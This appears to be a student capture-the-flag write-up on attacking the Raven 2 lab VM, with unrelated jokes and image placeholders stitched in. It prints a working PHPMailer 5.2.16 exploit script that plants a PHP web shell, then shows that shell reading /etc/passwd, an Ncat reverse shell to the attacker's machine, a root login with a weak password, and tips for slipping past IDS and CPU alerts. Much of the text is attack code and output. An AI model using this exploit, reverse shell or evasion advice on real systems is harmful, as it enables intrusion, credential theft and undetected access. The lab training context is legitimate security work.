PHPMailer versions prior to 2.0.7 and 2.2.1 are vulnerable to [CVE-2012-0796](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0796),
an email header injection attack.

Joomla 1.6.0 uses PHPMailer in an unsafe way, allowing it to reveal local file paths, reported in [CVE-2011-3747](https://web.nvd.nist.gov/
view/vuln/detail?vulnId=CVE-2011-3747).

PHPMailer didn't sanitise the `$lang_path` parameter in `SetLanguage`. This wasn't a problem in itself, but some apps (PHPClassifieds, ATutor)
also failed to sanitise user-provided parameters passed to it, permitting semi-arbitrary local file inclusion, reported in [CVE-2010-4914]
(https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4914), [CVE-2007-2021](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2007-2021) and [CVE-2006-5734](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-5734).

PHPMailer 1.7.2 and earlier contained a possible DDoS vulnerability reported in [CVE-2005-1807](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2005-1807).

PHPMailer 1.7 and earlier (June 2003) have a possible vulnerability in the `SendmailSend` method where shell commands may not be sanitised.
Reported in [CVE-2007-3215](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-3215).
```




```
5.2.16
```


Exploitation:Remote code execution Vulnerability in PHPMailer (5.2.16)

Step 3. Used the script exploit.sh to exploit the vulnerability by opening an Ncat connection to attacking Kali VM.
(note: Target 2 IP is 192.168.1.115, IP address of Kali machine is 192.168.1.90.)

Step4. After running the script, and uploading the file backdoor.php to the target server to allow command injection attacks to be executed,
‘Bash exploit.sh`



```
  GNU nano 4.8                                   exploit.sh                                   Modified
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1>

TARGET=192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
            --data-urlencode "name=Hackerman" \
            --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
            --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
            --data-urlencode "action=submit" \
            $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```



```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# 
```

Exploitation:Remote code execution Vulnerability in PHPMailer (5.2.16)

Step 5. Navigate to `` `192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd ` `` This allows bash commands to be executed on TARGET 2.

Step 6. Use backdoor to open a reverse shell session on target 2 with Ncat listener and command injection in browser.


Command: `nc -lnvp 4444`

Step 7. In the browser, use the backdoor to run commands and open a reverse shell session on target.


Command: `nc 192.168.1.90 4444 -e /bin/bash`

URL:

192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash



```
01724 >>> blah"@badguy.com... Unbalanced '"' 01724 <<< To: Hacker 01724 <<< Subject: Message from Hackerman 01724 <<<
X-PHP-Originating-Script: 0:class.phpmailer.php 01724 <<< Date: Fri, 10 Sep 2021 01:07:31 +1000 01724 <<< From: Vulnerable Server
<"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01724 <<< Message-ID: 01724 <<< X-Mailer: PHPMailer
5.2.17 (https://github.com/PHPMailer/PHPMailer) 01724 <<< MIME-Version: 1.0 01724 <<< Content-Type: text/plain; charset=iso-8859-1
01724 <<< 01724 <<< root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var
/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run
/systemd:/bin/false Debian-exim:x:104:109::/var/spool/exim4:/bin/false messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin michael:x:1000:1000:michael,,,:/home/michael:
/bin/bash smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:109:115:Mail Submission Program,,,:/var
/lib/sendmail:/bin/false mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash 01724 <<< 01724 <<< [EOF] 01724 === CONNECT [127.0.0.1] 01724 <<< 220
raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Fri, 10 Sep 2021 01:07:31 +1000; (No UCE/UBE) logging access from:
localhost(OK)-localhost [127.0.0.1] 01724 >>> EHLO raven.local 01724 <<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet
you 01724 <<< 250-ENHANCEDSTATUSCODES 01724 <<< 250-PIPELINING 01724 <<< 250-EXPN 01724 <<< 250-VERB 01724 <<<
250-8BITMIME 01724 <<< 250-SIZE 01724 <<< 250-DSN 01724 <<< 250-ETRN 01724 <<< 250-AUTH DIGEST-MD5 CRAM-MD5
01724 <<< 250-DELIVERBY 01724 <<< 250 HELP 01724 >>> MAIL From: SIZE=479 01724 <<< 250 2.1.0 ... Sender ok 01724 >>>
RCPT To: 01724 >>> RCPT To: 01724 >>> DATA 01724 <<< 250 2.1.5 ... Recipient ok 01724 <<< 550 5.1.1 ... User unknown 01724
<<< 354 Enter mail, end with "." on a line by itself 01724 >>> Received: (from www-data@localhost) 01724 >>> by raven.local
(8.14.4/8.14.4/Submit) id 189F7Vjb001724 01724 >>> for blah"@badguy.com; Fri, 10 Sep 2021 01:07:31 +1000 01724 >>>
X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f 01724 >>> X-Authentication-Warning: raven.local:
Processed from queue /tmp 01724 >>> To: Hacker 01724 >>> Subject: Message from Hackerman 01724 >>> X-PHP-Originating-Script:
0:class.phpmailer.php 01724 >>> Date: Fri, 10 Sep 2021 01:07:31 +1000 01724 >>> From: Vulnerable Server <"hackerman\" -oQ/tmp
-X/var/www/html/backdoor.php blah"@badguy.com> 01724 >>> Message-ID: 01724 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com
/PHPMailer/PHPMailer) 01724 >>> MIME-Version: 1.0 01724 >>> Content-Type: text/plain; charset=iso-8859-1 01724 >>> 01724 >>>
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin
/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```



```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
█
```

Exploit: Misconfiguration of user privileges


Tool: Ncat,

Achievement: Ncat was able to connect to the target.


Command:
Step 1. The interactive user shell opened on target 2 using the following command

`python -c `import pty;pty.spawn(“/bin/bash”)’
Step 2. After gaining shell operations, flag 2 was discovered in `/var/www`.

Command: `cat.falg2.txt`



```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 56221
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ 
```



```
about.html      contact.zip  fonts          js          team.html
backdoor.php    css          img            scss        vendor
www-data@target2:/var/www/html$ cd ..
cd ..
www-data@target2:/var/www$ ls
ls
flag2.txt  html
www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$ 
```

Exploit: Misconfiguration of user privileges

Tool: Wordpress

Achievement: Used shell access on target to search WordPress uploads directory for FLag3, discovered path location, and navigated to web browser to view flag3.png


Commands:`find var/www -type f -iname ‘flag*’

Path /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png


URL: 192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png

Used the find command to find flags in the WordPress uploads directory.

In webbrowser navigated to `htttp//192.168.1.115/wordpress/wp-content/uploads/2018/11/flags3.png`



```
www-data@target2:/var/www$ find /var/www -type f -iname 'flag*'
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@target2:/var/www$ cd html/wordpress/wp-content/uploads/2018/11
cd html/wordpress/wp-content/uploads/2018/11
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$ ls
ls
flag3.png
www-data@target2:/var/www/html/wordpress/wp-content/uploads/2018/11$ 
```




flag3{a0f568aa9de277887f37730d71520c

Exploit: weak ROOT Password Target 2

Escalate to root by using `su` root command and manual brute force to find password, changed to root directory, and found flag 4 in txt file.

- Commands:
- Step 1. su root
- Step 2.
  - cd /root
  - cat flag4.txt



```
www-data@target2:/var/www/html$ su root
su root
Password: toor

root@target2:/var/www/html# cd /
cd /
root@target2:/# ls
ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target2:/# cd /root
cd /root
root@target2:~# ls
ls
flag4.txt
root@target2:~# cat flag4.txt
cat flag4.txt

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~# 
```

Maintaining Access and Avoiding Detection

To the hacker who hacked into my reddit account, I will find you.

(Edit: no, you won't)

Stealth Exploitation of Network Mapping

Monitoring Overview


The HTTP Request Size Monitor will detect the nmap scanning.

This alert measures packet requests from a source IP over all destination ports.

The threshold for this alert is when the sum of bytes is greater than 3500 over a 1 minute interval.

Mitigating Detection

One method of executing the nmap scan in an attempt to avoid detection is to use an aggregate timing option such as -T0(Paranoid), T1(Sneaky) or T2(Polite) that won’t trigger the alert threshold. These run the scan much slower and are typically used for IDS evasion.
You could also attempt to run a stealth SYN scan (e.g. [nmap -sS -T1 192.168.1.110]). This sends the SYN to the target, then after receiving the SYN/ACK sends the final packet as an RST instead of a FIN, thereby not completing the 3-way handshake.



```
root@Kali:~#
root@Kali:~# nmap -sS -T1 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-26 02:47 PDT
```

Stealth Exploitation of Password Cracking

Monitoring Overview

The CPU Usage Monitor will detect password cracking attempts using John.


This alert measures CPU system processes.

This alert will trigger when a threshold of above 0.5 (50%) CPU usage over a 5 minute interval is reached.

Mitigating Detection

One way to avoid triggering the CPU usage alert is to move the wp_hashes.txt to the host (or other) machine that is not being monitored and to then run John the Ripper.
Hashcat is an alternative which can be used with GPUs instead of CPUs which is what are defined in the alert configuration.

Stealth Exploitation of Wordpress database scan



```
root@Kali:~# wpscan --stealthy --url http://192.168.1.110/wordpress/ enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu May 26 02:44:57 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive Methods)

[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com

[+] Finished: Thu May 26 02:45:00 2022
[+] Requests Done: 5
[+] Cached Requests: 3
[+] Data Sent: 1.064 KB
[+] Data Received: 103.202 KB
[+] Memory used: 201.785 MB
[+] Elapsed time: 00:00:02
root@Kali:~# 
```

Monitoring Overview

The Excessive HTTP Errors alert will alert us to Wordpress database scanning.


The Excessive HTTP Errors alert monitors for errors received from the client of 401 and above which indicates brute force attacks.

The threshold for this alert triggers when the count grouped over the top 5 response codes is 400+ over a 5 minutes interval.


Mitigating Detection

You can avoid detection by Introducing delays in the brute force attack to less than 1 per minute to not trigger the threshold (5 per 5 minutes).

A [wpscan - - stealthy - -url http://192.168.1.110/wordpress/ enumerate u] will utilise a passive detection mode, passive plugins version detection, as well as a random user agent.



```
root@Kali:~# wpscan --stealthy --url http://192.168.1.110/wordpress/ enumerate u
_______________________________________________________________
```



```
                                 Available choices: wp-login, xmlrpc, xmlrpc-multicall
--stealthy                       Alias for --random-user-agent --detection-mode passive --plugins-version-detection p
```

References

References

- https://www.websiterating.com/wordpress/most-common-wordpress-vulnerabilities/

- https://owasp.org/www-project-top-ten/


- https://www.commonplaces.com/blog/6-common-website-security-vulnerabilities/
- Open SSH (CVE-2021-28041)https://www.rapid7.com/db/vulnerabilities/openbsd-openssh-cve-2021-28041/
- Apache https 2.4.10 (CVE-2017-15710) https://access.redhat.com/security/cve/CVE-2017-15710
- Exploit on open rpcbind port could lead to remote DoS (CVE-2017-8779) https://nvd.nist.gov/vuln/detail/CVE-2017-8779
- Samba NetBIOS (CVE-2017-7494) https://nvd.nist.gov/vuln/detail/CVE-2017-7494

Two admins meet at work

"A friend of mine was able to shut down the main server in just 5 minutes!"

"Wow. He is a hacker?"

"No. Just an idiot."



WHEN THE PRESENTATION IS OVER
BUT YOU'RE NOT READY TO SAY GOODBYE